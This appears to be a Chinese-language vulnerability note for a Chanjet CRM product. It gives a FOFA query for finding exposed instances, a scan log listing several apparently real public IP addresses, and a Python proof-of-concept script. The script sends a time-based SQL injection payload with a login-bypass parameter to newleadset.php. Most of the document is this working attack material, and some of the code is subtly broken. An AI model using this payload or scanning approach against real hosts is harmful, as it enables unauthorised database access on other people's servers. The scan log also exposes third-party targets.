


fofa:app="畅捷通-畅捷CRM"



Request

数据扫描

变化

HEX

热加载

构造请求

成功[4]

失败[81]

并发/负载

请输入关键词搜索

仅匹配

提取响应数据

导出数据

请求	Method	状态	响应大小	延迟(ms)	Payloads	操作
19	GET	200	150	5188	171.111.192.153:8066	🔍 🔄
20	GET	200	150	5263	223.76.158.32:8000	🔍 🔄
59	GET	302	0	108	csyqdzkj.gnway.cc	🔍 🔄
60	GET	302	0	105	csyqdzkj.gnway.cc	🔍 🔄

快速预览

请求

响应

提取数据

美化

HEX

渲染

编码

🔍

🔧

1

HTTP/1.1 200 OK

2

Date: Mon, 20 Oct 2025 07:21:59 GMT

3

Server: Apache/2.2.6 (Win32) PHP/5.2.10

4

X-Powered-By: PHP/5.2.10

5

Set-Cookie: PHPSESSID=6eb3b374a35242548ea318cc4a4eb2b2; path=/

6

Expires: Thu, 19 Nov 1981 08:52:00 GMT

7

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

8

Pragma: no-cache

9

Content-Type: text/html; charset=utf-8

10

Content-Length: 150

11

12

13

Fatal error: Call to a member function toString() on a non-object in

14

D:\crmsaas\www\lead\newLeadset.php on line 44

行地址: 171.111.192.153:8066

响应时间: 5188ms 总耗时: 5285ms

s: URL: http://171.111.192.153:8066/le...

```

# 3.fofa:app="畅捷通-畅捷CRM"
import argparse,sys,requests,time
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """
    CTFORM_php_SQL
    """
    author = WXL

    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="畅捷通CRM newLeadset.php 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
  
```

```

def poc(target):
    link = "/lead/newleadset.php"
    data = "?gb1OrgID=1+AND+SELECT+5244+FROM+(SELECT(SLEEP(5)))HAjH)---&DontCheckLogin=1"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate"
    }
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    if res1.status_code == 200:
        start_time = time.time()
        res2 = requests.get(url=target+link, headers=headers, data=data, verify=False, timeout=6)
        end_time = time.time()
        delay = end_time - start_time
        print(delay)
        if delay >= 5:
            print(f"[+]该站点{target}存在SQL注入")
if __name__ == "__main__":
    main()

```